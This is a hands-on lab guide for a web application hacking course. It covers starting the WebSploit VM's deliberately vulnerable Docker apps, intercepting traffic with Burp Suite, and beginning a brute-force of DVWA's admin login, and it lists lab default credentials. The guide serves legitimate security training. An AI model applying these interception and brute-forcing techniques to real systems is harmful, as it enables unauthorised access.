Intense Introduction to Modern Web Application Hacking

Lab Guide

Omar Ωr Santos (@santosomar)

Introduction

This course starts with an introduction to modern web applications and immediately starts diving directly into the mapping and discovery phase of testing. In this course, you will learn new methodologies used and adopted by many penetration testers and ethical hackers. This is a hands-on training where you will use various open source tools and learn how to exploit SQL injection, command injection, cross-site scripting (XSS), XML External Entity (XXE), and cross-site request forgery (CSRF).

WebSploit VM

Your laptop has been preloaded with a VM that contains Kali Linux and several vulnerable applications. You can download the VM to practice at your own time at: https://websploit.org

IMPORTANT: This VM contains vulnerable software! DO NOT connect to a production environment and use it with caution!!! The purpose of this VM is to have a lightweight (single VM) with a few web application penetration testing tools, as well as vulnerable applications.

VM Creds:

Username: websploit Password: websploit

Additional Resources:


- **The Art of Hacking Websit**e (https://theartofhacking.org): The Art of Hacking is a series of video courses and live training sessions in Safari that is a complete guide to help you get up and running with cybersecurity and pen testing career. These video courses provide step-by-step real-life scenarios. This website has been created to provide supplemental material to reinforce some of the critical concepts and techniques that the student has learned and links a **GitHub repository** that hosts scripts and code that help you build your own hacking environment, examples of real-life penetration testing reports, and more.
- **Video course**: Hacking Web Applications The Art of Hacking Series LiveLessons: Security Penetration Testing for Today's DevOps and Cloud Environments
- The H4cker GitHub Repository (https://h4cker.org/github): Over 7,000 references and resources related to ethical hacking / penetration testing, digital forensics and incident response (DFIR), vulnerability research, exploit development, reverse engineering, and more.

Docker Containers

All of the vulnerable servers are running in Docker containers. The Docker service is **not started at boot time.** This is to prevent the vulnerable applications to be exposed by default. Please use the following command to start it:

```
service docker start
```

The following are all the Docker containers included in the WebSploit VM:



To obtain the status of each docker container use the `sudo docker ps` command.

Tip: Watch Overview of Web Applications for Security Professionals

Exercise 1: Authentication and Session Management Vulnerabilities


Tip: Watch Auth and Session Management Vulnerabilities video
An attacker can bypass authentication in vulnerable systems via several methods. The following are the most common ways that you can take advantage of authentication-based vulnerabilities in an affected system:

- Credential brute forcing
- Session hijacking
- Redirect
- Default credentials
- Weak credentials
- Kerberos exploits
- Malpractices in OAuth/OAuth2, SAML, OpenID implementations


A large number of web applications keep track of information about each user for the duration of the web transactions. Several web applications have the ability to establish variables like access rights and localization settings and many others. These variables apply to each and every interaction a user has with the web application for the duration of the session.

Exercise 1a: Fingerprinting the Web Framework and Programming Language used in the Backend


1. In this exercise you will try to determine what type of programming language and backend infrastructure is used by looking at **sessions IDs**. However, first you need to configure your browser to send traffic to the proxy (you can use Burp Suite or OWASP ZAP). Navigate to **Preferences**:



2. Then navigate to **Network Proxy > Settings**.




3. Configure the proxy as shown below. Make sure that the "**No proxy for**" box does not have any entry on it.



4. Once you configure the proxy navigate to the **Damn Vulnerable Web App (DVWA)** http://127.0.0.1:8883 . You may need to **Create/Reset** the Database.

5. When you are asked for a password use **admin / password**.
6. Once you login to DVWA, launch Burp, navigate to **Proxy > Intercept** and turn on **Intercept**.



7. Go back to DVWA and navigate to Brute Force, while capturing the requests and responses. Identify the session ID and write down the web framework and programming language used by the application below:

   Answer: _____

8. Familiarize yourself with **Burp**, as we will be using it extensively throughout the course. Click through each of the message editor tabs (Raw, Headers, etc.) to see the different ways of analyzing the message.

9. Click the "**Forward**" button to send the request to the server. In most cases, your browser will make more than one request in order to display the page (for images, etc.). Look at each subsequent request and then forward it to the server. When there are no more requests to forward, your browser should have finished loading the URL you requested.

10. You can go to the **Proxy History** tab. This contains a table of all HTTP messages that have passed through the Proxy. Select an item in the table, and look at the HTTP messages in the request and response tabs. If you select the item that you modified, you will see separate tabs for the original and modified requests.

11. Click on a column header in the Proxy history. This sorts the contents of the table according to that column. Click the same header again to reverse-sort on that column, and again to clear the sorting and show items in the default order. Try this for different columns.

12. Within the history table, click on a cell in the leftmost column, and choose a color from the drop-down menu. This will highlight that row in the selected color. In another row, double-click within the Comment column and type a comment. You can use highlights and comments to annotate the history and identify interesting items.

Burp CA Certificate

Since Burp breaks SSL connections between your browser and servers, your browser will by default show a warning message if you visit an HTTPS site via Burp Proxy. This is because the browser does not recognize Burp's SSL certificate, and infers that your traffic may be being intercepted by a third-party attacker. To use Burp effectively with SSL connections, you really need to install Burp's Certificate Authority master certificate in your browser, so that it trusts the certificates generated by Burp.

A few additional details that are also documented at:
https://portswigger.net/burp/documentation/desktop/tools/proxy/using

When you have things set up, visit any URL in your browser, and go to the Intercept tab in Burp Proxy. If everything is working, you should see an HTTP request displayed for you to view and modify. You should also see entries appearing in the Proxy history tab. You will need to forward HTTP messages as they appear in the Intercept tab, in order to continue browsing.

Intercepting requests and responses

The Intercept tab displays individual HTTP requests and responses that have been intercepted by Burp Proxy for review and modification. This feature is a key part of Burp's user-driven workflow:

- Manually reviewing intercepted messages is often key to understanding the application's attack surface in detail.
- Modifying request parameters often allows you to quickly identify common security vulnerabilities.

Intercepted requests and responses are displayed in an HTTP message editor, which contains numerous features designed to help you quickly analyze and manipulate the messages.
By default, Burp Proxy intercepts only request messages, and does not intercept requests for URLs with common file extensions that are often not directly interesting when testing (images, CSS, and static JavaScript). You can change this default behavior in the interception options. For example, you can configure Burp to only intercept in-scope requests containing parameters, or to intercept all responses containing HTML. Furthermore, you may often want to turn off Burp's interception altogether, so that all HTTP messages are automatically forwarded without requiring user intervention. You can do this using the master interception toggle, in the Intercept tab.

Using the Proxy history

Burp maintains a full history of all requests and responses that have passed through the Proxy. This enables you to review the browser-server conversation to understand how the application functions, or carry out key testing tasks. Sometimes you may want to completely disable interception in the Intercept tab, and freely browse a part of the application's functionality, before carefully reviewing the resulting requests and responses in the Proxy history.
Burp provides the following functions to help you analyze the Proxy history:

- The history table can be sorted by clicking on any column header (clicking a header cycles through ascending sort, descending sort, and unsorted). This lets you quickly group similar items and identify any anomalous items.
- You can use the display filter to hide items with various characteristics.
- You can annotate items with highlights and comments, to describe their purpose or identify interesting items to come back to later.
- You can open additional views of the history using the context menu, to apply different filters or help test access controls.

Burp Proxy testing workflow

A key part of Burp's user-driven workflow is the ability to send interesting items between Burp tools to carry out different tasks. For example, having observed an interesting request in the Proxy, you might:

- Quickly perform a vulnerability scan of just that request, using Burp Scanner.
- Send the request to Repeater to manually modify the request and reissue it over and over.
- Send the request to Intruder to perform various types of automated customized attacks.
- Send the request to Sequencer to analyze the quality of randomness in a token returned in the response.

You can perform all these actions and various others using the context menus that appear in both the Intercept tab and the Proxy history.

IMPORTANT NOTE!!!


Since we are running the Docker containers in the same machine as Kali/WebSploit (all-in-one VM), sometimes users may not be able to intercept traffic when pointing your browser to 127.0.0.1:888x (x the port of each of the intentionally vulnerable containers). To avoid running into this problem, you can just point to the IP address of your machine. For instance, you can use the **ip -c -brie a** command to see a summary of your IP addresses. The following is the IP address in my system (yours will be different!).

```
omar@websploit:~$ ip -c -brie a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             10.6.6.104/24 fe80::503b:ddff:fe50:f9/64
omar@websploit:~$
```

When you browse to the web application on each container, you can then use the IP address of your NIC (**eth0** is configured with the IP address **10.6.6.104** in the example above). For instance, let's suppose that I want to navigate DVWA:


```
omar@websploit:~$ sudo docker ps
CONTAINER ID        IMAGE                   COMMAND                  CREATED             STATUS              PORTS                                  NAMES
e8ee99abc77c        santosomar/dvwa         "/main.sh"               5 days ago          Up 8 seconds        0.0.0.0:8883->80/tcp                   dvwa
3819fbdb9ff2        santosomar/webgoat      "java -Djava.securit…"   2 weeks ago         Up 8 seconds        0.0.0.0:8881->8080/tcp                 webgoat
1e24227de1f6        santosomar/juice-shop   "docker-entrypoint.s…"   3 weeks ago         Up 8 seconds        0.0.0.0:8882->3000/tcp                 juice-shop
45e716034a61        santosomar/hackme-rtov  "nginx -g 'daemon of…"   5 weeks ago         Up 8 seconds        0.0.0.0:8888->80/tcp                   hackme-rtov
46bfdf254202        santosomar/hackazon     "/bin/bash /start.sh"    5 weeks ago         Up 8 seconds        0.0.0.0:8887->80/tcp                   hackazon
7ace37d0de73        santosomar/dvna         "npm start"              5 weeks ago         Up 8 seconds        0.0.0.0:8886->9090/tcp                 dvna
e599fe1d3099        santosomar/bwapp        "/run.sh"                5 weeks ago         Up 8 seconds        3306/tcp, 0.0.0.0:8885->80/tcp         bwapp2
5c82620a756f        santosomar/mutillidae_2 "/run.sh"                5 weeks ago         Up 8 seconds        3306/tcp, 0.0.0.0:8884->80/tcp         mutillidae_2
```

DVWA is running over port 8883 in WebSploit. In my web browser, I will use **http://10.6.6.104:8883**




Exercise 1b: Brute Forcing the Application


1. In this exercise you will try to bruteforce the admin password. This is a very simple example and should not take you more than 2-3 minutes. Set the DVWA Security Level to low, as shown below:




2. Navigate to DVWA and **Brute Force** again and type admin and any password.



3. Go back to Burp and right click on the **Intercept** window and select "**Send to Intruder**".




4. Navigate to **Intruder > Positions** and click on the **Clear** button.



